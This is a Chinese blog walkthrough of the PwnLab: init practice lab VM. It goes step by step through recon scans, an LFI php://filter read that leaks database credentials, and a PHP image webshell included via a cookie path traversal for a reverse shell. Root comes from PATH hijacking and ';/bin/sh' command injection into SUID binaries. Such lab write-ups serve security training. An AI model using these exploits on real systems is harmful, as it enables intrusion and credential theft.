一、主机发现+信息收集
信息收集
arp-scan -l
或 netdiscover -r 192.168.2.0/24
或
nmap -sn 192.168.2.0/24
环境变量设置
export ip=192.168.1.129
端口扫描
nmap --min-rate 10000 -p- $ip
PORT      STATE SERVICE
80/tcp    open  http
111/tcp   open  rpcbind
3306/tcp  open  mysql
56730/tcp open  unknown
服务信息收集
nmap -sS -sV -O -p80,111,3306,56730 $ip
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.10 ((Debian))
111/tcp   open  rpcbind 2-4 (RPC #100000)
3306/tcp  open  mysql   MySQL 5.5.47-0+deb8u1
56730/tcp open  status  1 (RPC #100024)
MAC Address: 00:0C:29:46:CA:29 (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
默认脚本扫描
nmap --script=vuln -p $ip
PORT      STATE SERVICE
80/tcp    open  http
| http-csrf:
| Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=192.168.1.129
|   Found the following possible CSRF vulnerabilities:
|
|     Path: http://192.168.1.129:80/?page=login
|     Form id: user
|_    Form action:
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
| http-cookie-flags:
|   /login.php:
|     PHPSESSID:
|_      httponly flag not set
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-vuln-cve2017-1001000: ERROR: Script execution failed (use -d to debug)
| http-internal-ip-disclosure:
|_  Internal IP Leaked: 127.0.0.1
| http-enum:
|   /login.php: Possible admin folder
|   /images/: Potentially interesting directory w/ listing on 'apache/2.4.10 (debian)'
|_  /upload/: Potentially interesting directory w/ listing on 'apache/2.4.10 (debian)'
111/tcp   open  rpcbind
3306/tcp  open  mysql
56730/tcp open  unknown
MAC Address: 00:0C:29:46:CA:29 (VMware)
Nikto扫描
nikto -h 192.168.1.129
+ Target IP:          192.168.1.129
+ Target Hostname:    192.168.1.129
+ Target Port:        80
+ Start Time:         2025-02-24 20:39:58 (GMT8)
---------------------------------------------------------------------------
+ Server: Apache/2.4.10 (Debian)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ /images: The web server may reveal its internal or real IP in the Location header via a request to with HTTP/1.0. The value is "127.0.0.1". See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2000-0649
+ Apache/2.4.10 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ /: Web Server returns a valid response with junk HTTP methods which may cause false positives.
+ /login.php: Cookie PHPSESSID created without the httponly flag. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies
+ /config.php: PHP Config file may contain database IDs and passwords.
+ /images/: Directory indexing found.
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ /login.php: Admin login page/section found.
+ /#wp-config.php#: #wp-config.php# file found. This file contains the credentials.
+ 8102 requests: 0 error(s) and 11 item(s) reported on remote host
+ End Time:           2025-02-24 20:40:25 (GMT8) (27 seconds)
二、开始渗透
(一)80端口Web应用



初步访问,我们想要直接进行上传文件结果要我们先登录
目录扫描
-
gobuster dir -u http://192.168.1.129/ -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
/images               (Status: 301) [Size: 315] [--> http://192.168.1.129/images/]
/upload               (Status: 301) [Size: 315] [--> http://192.168.1.129/upload/]
-
dirsearch -u http://192.168.1.129/
[20:44:37] 403 -  299B  - /.ht_wsr.txt
[20:44:37] 403 -  302B  - /.htaccess.bak1
[20:44:37] 403 -  302B  - /.htaccess.orig
[20:44:37] 403 -  304B  - /.htaccess.sample
[20:44:37] 403 -  303B  - /.htaccess_extra
[20:44:37] 403 -  302B  - /.htaccess_orig
[20:44:37] 403 -  300B  - /.htaccess_sc
[20:44:37] 403 -  300B  - /.htaccessBAK
[20:44:37] 403 -  301B  - /.htaccessOLD2
[20:44:37] 403 -  300B  - /.htaccessOLD
[20:44:37] 403 -  293B  - /.html
[20:44:37] 403 -  292B  - /.htm
[20:44:37] 403 -  302B  - /.htpasswd_test
[20:44:37] 403 -  298B  - /.htpasswds
[20:44:37] 403 -  299B  - /.httr-oauth
[20:44:38] 403 -  302B  - /.htaccess.save
[20:44:38] 403 -  292B  - /.php
[20:44:38] 403 -  293B  - /.php3
[20:44:53] 200 -    0B  - /config.php
[20:45:01] 200 -  456B  - /images/
[20:45:01] 301 -  315B  - /images  ->  http://192.168.1.129/images/
[20:45:04] 200 -  164B  - /login.php
[20:45:14] 403 -  302B  - /server-status/
[20:45:14] 403 -  301B  - /server-status
[20:45:21] 301 -  315B  - /upload  ->  http://192.168.1.129/upload/
[20:45:21] 200 -   19B  - /upload.php
[20:45:21] 200 -  404B  - /upload/
-
dirb http://192.168.1.129
GENERATED WORDS: 4612 ---- Scanning URL: http://192.168.1.129/ ---- ==> DIRECTORY: http://192.168.1.129/images/ + http://192.168.1.129/index.php (CODE:200|SIZE:332) + http://192.168.1.129/server-status (CODE:403|SIZE:301) ==> DIRECTORY: http://192.168.1.129/upload/ ---- Entering directory: http://192.168.1.129/images/ ---- (!) WARNING: Directory IS LISTABLE. No need to scan it. (Use mode '-w' if you want to scan it anyway) ---- Entering directory: http://192.168.1.129/upload/ ---- (!) WARNING: Directory IS LISTABLE. No need to scan it. (Use mode '-w' if you want to scan it anyway)
各个页面使用
第一个http://192.168.1.129/upload/为空目录页面,我们用curl探测其请求方法类型,如果有PUT方法我们也可以进行getshell利用
curl -I -X OPTIONS http://192.168.1.129/upload/
这里只有POST、GET、HEAD方法
HTTP/1.1 200 OK
Date: Mon, 24 Feb 2025 12:50:59 GMT
Server: Apache/2.4.10 (Debian)
Allow: POST,OPTIONS,GET,HEAD
Content-Length: 0
Content-Type: httpd/unix-directory
第二个http://192.168.1.129/config.php,配置文件是空的,但是我们没有其他的利用途径了,猜测这里应该是被过滤掉了
尝试绕过:
-
绕过URL参数白名单
curl http://192.168.1.129/config.php?id=1
或
curl http://192.168.1.129/config.php?page=config
-
目录遍历绕过
curl http://192.168.1.129/config.php/../config.php
-
编码绕过
curl http://192.168.1.129/config.php?file=%63%6F%6E%66%69%67%2E%70%68%70
发现都不能进行访问,但这肯定是一个提示否则不可能平白无故的出现在这儿一个空白的配置文件
LFI文件包含FUZZING测试
这里用的Seclists字典库
Kali中使用apt install seclists可以直接进行下载
DICTIONARY="/usr/share/seclists/Fuzzing/LFI/LFI-LFISuite-pathtotest.txt"
wfuzz -c -z file,$DICTIONARY -u "http://192.168.1.129/?page=FUZZ" --hc 404
发现并没有进行拦截还是可以正常访问,但是字典中没有使用伪协议测试,这里我们用伪协议访问下config文件
curl http://192.168.1.129/?page=php://filter/convert.base64-encode/resource=config
<html>
<head>
<title>PwnLab Intranet Image Hosting</title>
</head>
<body>
<center>
<img src="images/pwnlab.png"><br />
[ <a href="/">Home</a> ] [ <a href="?page=login">Login</a> ] [ <a href="?page=upload">Upload</a> ]
<hr/><br/>
PD9waHANCiRzZXJ2ZXIJICA9ICJsb2NhbGhvc3QiOw0KJHVzZXJuYW1lID0gInJvb3QiOw0KJHBhc3N3b3JkID0gIkg0dSVRSl9IOTkiOw0KJGRhdGFiYXNlID0gIlVzZXJzIjsNCj8+</center>
</body>
</html>

PD9waHANCiRzZXJ2ZXIJICA9ICJsb2NhbGhvc3QiOw0KJHVzZXJuYW1lID0gInJvb3QiOw0KJHBhc3N3b3JkID0gIkg0dSVRSl9IOTkiOw0KJGRhdGFiYXNlID0gIlVzZXJzIjsNCj8+
有了加密内容,我们去进行解密
Base混合多重解码: [解码1次] Base64 混合解码结果:<?php $server = "localhost"; $username = "root"; $password = "H4u%QJ_H99"; $database = "Users"; ?>
这是数据库的账号和密码,到下面3306的mysql数据库登录
(二)111 端口 RCP服务
rpcinfo -p 192.168.1.129
# rpcinfo -p 192.168.1.129
   program vers proto   port  service
    100000    4   tcp    111  portmapper
    100000    3   tcp    111  portmapper
    100000    2   tcp    111  portmapper
    100000    4   udp    111  portmapper
    100000    3   udp    111  portmapper
    100000    2   udp    111  portmapper
    100024    1   udp  49088  status
    100024    1   tcp  56730  status
(三)3306端口 MySQL数据库
mysql -u root -p -h 192.168.1.129 登录 密码:H4u%QJ_H99
MySQL [(none)]> show databases; +--------------------+ | Database | +--------------------+ | information_schema | | Users | +--------------------+ 2 rows in set (0.001 sec) MySQL [(none)]> use Users; Reading table information for completion of table and column names You can turn off this feature to get a quicker startup with -A Database changed MySQL [Users]> show tables; +-----------------+ | Tables_in_Users | +-----------------+ | users | +-----------------+ 1 row in set (0.001 sec) MySQL [Users]> select * from users; +------+------------------+ | user | pass | +------+------------------+ | kent | Sld6WHVCSkpOeQ== | | mike | U0lmZHNURW42SQ== | | kane | aVN2NVltMkdSbw== | +------+------------------+ 3 rows in set (0.001 sec)
得到了账号和base64加密的密码
我们去解码一下
kent | JWzXuBJJNy
mike | SIfdsTEn6I
kane | iSv5Ym2GRo
网站后台登录

登录成功,但是文件上传做了限制
我们用上面文件读取的方式看一下这个upload的源码
http://192.168.1.129/?page=php://filter/convert.base64-encode/resource=upload
PD9waHANCnNlc3Npb25fc3RhcnQoKTsNCmlmICghaXNzZXQoJF9TRVNTSU9OWyd1c2VyJ10pKSB7IGRpZSgnWW91IG11c3QgYmUgbG9nIGluLicpOyB9DQo/Pg0KPGh0bWw+DQoJPGJvZHk+DQoJCTxmb3JtIGFjdGlvbj0nJyBtZXRob2Q9J3Bvc3QnIGVuY3R5cGU9J211bHRpcGFydC9mb3JtLWRhdGEnPg0KCQkJPGlucHV0IHR5cGU9J2ZpbGUnIG5hbWU9J2ZpbGUnIGlkPSdmaWxlJyAvPg0KCQkJPGlucHV0IHR5cGU9J3N1Ym1pdCcgbmFtZT0nc3VibWl0JyB2YWx1ZT0nVXBsb2FkJy8+DQoJCTwvZm9ybT4NCgk8L2JvZHk+DQo8L2h0bWw+DQo8P3BocCANCmlmKGlzc2V0KCRfUE9TVFsnc3VibWl0J10pKSB7DQoJaWYgKCRfRklMRVNbJ2ZpbGUnXVsnZXJyb3InXSA8PSAwKSB7DQoJCSRmaWxlbmFtZSAgPSAkX0ZJTEVTWydmaWxlJ11bJ25hbWUnXTsNCgkJJGZpbGV0eXBlICA9ICRfRklMRVNbJ2ZpbGUnXVsndHlwZSddOw0KCQkkdXBsb2FkZGlyID0gJ3VwbG9hZC8nOw0KCQkkZmlsZV9leHQgID0gc3RycmNocigkZmlsZW5hbWUsICcuJyk7DQoJCSRpbWFnZWluZm8gPSBnZXRpbWFnZXNpemUoJF9GSUxFU1snZmlsZSddWyd0bXBfbmFtZSddKTsNCgkJJHdoaXRlbGlzdCA9IGFycmF5KCIuanBnIiwiLmpwZWciLCIuZ2lmIiwiLnBuZyIpOyANCg0KCQlpZiAoIShpbl9hcnJheSgkZmlsZV9leHQsICR3aGl0ZWxpc3QpKSkgew0KCQkJZGllKCdOb3QgYWxsb3dlZCBleHRlbnNpb24sIHBsZWFzZSB1cGxvYWQgaW1hZ2VzIG9ubHkuJyk7DQoJCX0NCg0KCQlpZihzdHJwb3MoJGZpbGV0eXBlLCdpbWFnZScpID09PSBmYWxzZSkgew0KCQkJZGllKCdFcnJvciAwMDEnKTsNCgkJfQ0KDQoJCWlmKCRpbWFnZWluZm9bJ21pbWUnXSAhPSAnaW1hZ2UvZ2lmJyAmJiAkaW1hZ2VpbmZvWydtaW1lJ10gIT0gJ2ltYWdlL2pwZWcnICYmICRpbWFnZWluZm9bJ21pbWUnXSAhPSAnaW1hZ2UvanBnJyYmICRpbWFnZWluZm9bJ21pbWUnXSAhPSAnaW1hZ2UvcG5nJykgew0KCQkJZGllKCdFcnJvciAwMDInKTsNCgkJfQ0KDQoJCWlmKHN1YnN0cl9jb3VudCgkZmlsZXR5cGUsICcvJyk+MSl7DQoJCQlkaWUoJ0Vycm9yIDAwMycpOw0KCQl9DQoNCgkJJHVwbG9hZGZpbGUgPSAkdXBsb2FkZGlyIC4gbWQ1KGJhc2VuYW1lKCRfRklMRVNbJ2ZpbGUnXVsnbmFtZSddKSkuJGZpbGVfZXh0Ow0KDQoJCWlmIChtb3ZlX3VwbG9hZGVkX2ZpbGUoJF9GSUxFU1snZmlsZSddWyd0bXBfbmFtZSddLCAkdXBsb2FkZmlsZSkpIHsNCgkJCWVjaG8gIjxpbWcgc3JjPVwiIi4kdXBsb2FkZmlsZS4iXCI+PGJyIC8+IjsNCgkJfSBlbHNlIHsNCgkJCWRpZSgnRXJyb3IgNCcpOw0KCQl9DQoJfQ0KfQ0KDQo/Pg==
拿去解码
<?php session_start(); if (!isset($_SESSION['user'])) { die('You must be log in.'); } ?> <html> <body> <form action='' method='post' enctype='multipart/form-data'> <input type='file' name='file' id='file' /> <input type='submit' name='submit' value='Upload'/> </form> </body> </html> <?php if(isset($_POST['submit'])) { if ($_FILES['file']['error'] <= 0) { $filename = $_FILES['file']['name']; $filetype = $_FILES['file']['type']; $uploaddir = 'upload/'; $file_ext = strrchr($filename, '.'); $imageinfo = getimagesize($_FILES['file']['tmp_name']); $whitelist = array(".jpg",".jpeg",".gif",".png"); if (!(in_array($file_ext, $whitelist))) { die('Not allowed extension, please upload images only.'); } if(strpos($filetype,'image') === false) { die('Error 001'); } if($imageinfo['mime'] != 'image/gif' && $imageinfo['mime'] != 'image/jpeg' && $imageinfo['mime'] != 'image/jpg'&& $imageinfo['mime'] != 'image/png') { die('Error 002'); } if(substr_count($filetype, '/')>1){ die('Error 003'); } $uploadfile = $uploaddir . md5(basename($_FILES['file']['name'])).$file_ext; if (move_uploaded_file($_FILES['file']['tmp_name'], $uploadfile)) { echo "<img src=\"".$uploadfile."\"><br />"; } else { die('Error 4'); } } } ?>
我们可以发现这里使用白名单对文件名后缀和MIME做了限制
同样的方法再看一下index.php的源码
base64解码
<?php
//Multilingual. Not implemented yet.
//setcookie("lang","en.lang.php");
if (isset($_COOKIE['lang']))
{
        include("lang/".$_COOKIE['lang']);
}
// Not implemented yet.
?>
<html>
<head>
<title>PwnLab Intranet Image Hosting</title>
</head>
<body>
<center>
<img src="images/pwnlab.png"><br />
[ <a href="/">Home</a> ] [ <a href="?page=login">Login</a> ] [ <a href="?page=upload">Upload</a> ]
<hr/><br/>
<?php
        if (isset($_GET['page']))
        {
                include($_GET['page'].".php");
        }
        else
        {
                echo "Use this server to upload and share image files inside the intranet";
        }
?>
</center>
</body>
</html>
我们发现这里面检查了COOKIE是否为lang,如果设置了则尝试文件包含
制作php图片马,用命令拼接,直接加的话图片显示错误上传会报异常 PowerShell中
cmd /c copy /b b.jpg + 1.php webshell.jpg
CMD中
copy /b b.jpg + 1.php webshell.jpg
并且上传webshell.jpg

上传成功,我们之前得到一个/upload目录,找到上传路径

在Kali中开启监听
nc -nvlp 4444
然后利用在index.php 中的文件包含漏洞进行包含读取执行图片马 85bb6e49a1be4be02eefb660f9d8cf68.jpg
开启burpSuite抓一个http://192.168.1.129/index.php的数据包,并且在COOKIE中加上这项,如果已经有值就用;隔开再加
lang=../upload/85bb6e49a1be4be02eefb660f9d8cf68.jpg

成功反弹Shell
三、获得初始权限
四、提权
id
ip addr
uname -a
Linux pwnlab 3.16.0-4-686-pae #1 SMP Debian 3.16.7-ckt20-1+deb8u4 (2016-02-29) i686 GNU/Linux
lsb_release -a
No LSB modules are available.
Distributor ID: Debian
Description:    Debian GNU/Linux 8.3 (jessie)
Release:        8.3
Codename:       jessie
find / -perm -u=s -type f 2>/dev/null
/bin/mount
/bin/su
/bin/umount
/sbin/mount.nfs
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/at
/usr/bin/passwd
/usr/bin/procmail
/usr/bin/chsh
/usr/bin/gpasswd
/usr/lib/eject/dmcrypt-get-device
/usr/lib/pt_chown
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/sbin/exim4
www-data@pwnlab:/var/www/html$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:103:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:104:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:105:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:106:systemd Bus Proxy,,,:/run/systemd:/bin/false
Debian-exim:x:104:109::/var/spool/exim4:/bin/false
messagebus:x:105:110::/var/run/dbus:/bin/false
statd:x:106:65534::/var/lib/nfs:/bin/false
john:x:1000:1000:,,,:/home/john:/bin/bash
kent:x:1001:1001:,,,:/home/kent:/bin/bash
mike:x:1002:1002:,,,:/home/mike:/bin/bash
kane:x:1003:1003:,,,:/home/kane:/bin/bash
mysql:x:107:113:MySQL Server,,,:/nonexistent:/bin/false
kent | JWzXuBJJNy
mike | SIfdsTEn6I
kane | iSv5Ym2GRo
我们切换这几个用户看看有什么信息
www-data@pwnlab:/var/www/html$ su kent su kent su: must be run from a terminal
需要一个交互式的终端我们这里用python的pty提升一下
python -c 'import pty; pty.spawn("/bin/bash")'
su kent
cd ~
ls -liah
su mike
su: Authentication failure
su kane
ca ~
ls -liah
cat msgmike
这是一个可执行的
./msgmike
cat: /home/mike/msg.txt: No such file or directory
这里应该是没有cat权限
我们需要环境变量劫持提权,把环境变量修改成自建cat文件的目录
export
declare -x APACHE_LOCK_DIR="/var/lock/apache2"
declare -x APACHE_LOG_DIR="/var/log/apache2"
declare -x APACHE_PID_FILE="/var/run/apache2/apache2.pid"
declare -x APACHE_RUN_DIR="/var/run/apache2"
declare -x APACHE_RUN_GROUP="www-data"
declare -x APACHE_RUN_USER="www-data"
declare -x HOME="/home/kane"
declare -x LANG="en_US.UTF-8"
declare -x LOGNAME="kane"
declare -x LS_COLORS=""
declare -x MAIL="/var/mail/kane"
declare -x OLDPWD="/var/www/html"
declare -x PATH="/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games"
declare -x PWD="/home/kane"
declare -x SHELL="/bin/bash"
declare -x SHLVL="4"
declare -x USER="kane"
echo "/bin/bash" > cat
chmod 777 cat
export PATH=.
把环境变量改回来
export PATH=/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games
-
echo "/bin/bash" > cat -
chmod 777 cat:赋予这个文件所有权限,确保它可以被执行。 -
export PATH=.:将当前目录添加到PATH环境变量的最前面。这样,当用户在终端输入命令时,系统会先在当前目录查找可执行文件,而不是系统默认的目录。当msgmike可执行文件中执行cat时,系统会优先执行当前目录下的cat文件,从而以mike用户启动一个shell环境,获取到mike用户的权限
whoami 发现我们已经是mike用户了 
cd /home/mike
ls
发现下面还有个 msg2root文件
cat msg2root
或者使用strings msg2root (strings可以查看二进制中可打印出的字符串)
发现命令 /bin/echo %s >> /root/messages.txt
猜测%s就是我们的内容,那我们就可以使用符号拼接命令了

;/bin/sh (bash不能提到root换了sh就OK了)
获得Root权限
id
cd /root
ls
cat flag.txt
五、提权成功
非特殊说明,本博所有文章均为博主原创。
如若转载,请注明出处:https://www.oneblanks.xyz/pwnlab_init-%e9%9d%b6%e6%9c%ba%e7%bb%83%e4%b9%a0/

共有 0 条评论